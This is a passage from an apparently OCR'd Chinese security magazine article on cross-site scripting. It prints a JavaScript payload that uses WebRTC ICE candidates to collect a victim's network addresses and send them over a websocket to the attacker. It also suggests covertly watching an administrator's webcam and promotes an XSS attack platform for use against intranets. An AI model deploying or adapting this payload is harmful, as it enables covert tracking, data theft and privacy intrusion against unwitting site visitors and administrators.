

图 4-4-5

图中左边那些东西我们在流媒体中称之为”信令” ，具体获取这些内容的 js 脚本如下:

```
var PeerConnection = (window.PeerConnection || window.webkitPeerConnection00 ||
window.webkitRTCPeerConnection || window.mozRTCPeerConnection);
var nativeRTCIceCandidate = (window.mozRTCIceCandidate || window.RTCIceCandidate);
var tsafe =  new PeerConnection(null);
var sdpConstraints = {'mandatory': {'OfferToReceiveAudio': true,'OfferToReceiveVideo':
true}}; tsafe.onicecandidate = function(env){
    if (env.candidate) {
        ws.send(JSON.stringify({
            "eventName": "_expert_result_appand",
            "data": env.candidate.candidate
        }));
    }
};
 tsafe.createOffer(function(session_description) {
 tsafe.setLocalDescription(session_description);}, function(){}, sdpConstraints);
```

当然，除了上面这些，如果你觉得管理员智商有问题，会点击莫名其妙跳出来的允许按钮，

你也可以直接偷看他的摄像头(具体的请学习 google 的开源项目 webrtc)。

现在利用 websocket 技术，我们团队已经开发出了 demo 版的 xss 平台，由于 UI 可能需

要修改，所以可能一段时间后会考虑上线。

如果感兴趣的可以参见 ppt：http://down.jdsec.com/secbook-4/T2T 跨站框架.pptx

小编注：小编参与了 tearbox 的测试，真心觉得除了 UI，其他功能还是很屌的，用于搭建

一个 xss 平台，基本的要求都可以满足，对于严苛的内网环境也适用，真心推荐。当然，tearbox 如果推出来，小编肯定会通知大家的。

（全文完）责任编辑：静默

感谢阅文

投稿邮箱：article@secbook.net

{ 怀揣开放心态，欢迎一切有价值的合作。 }

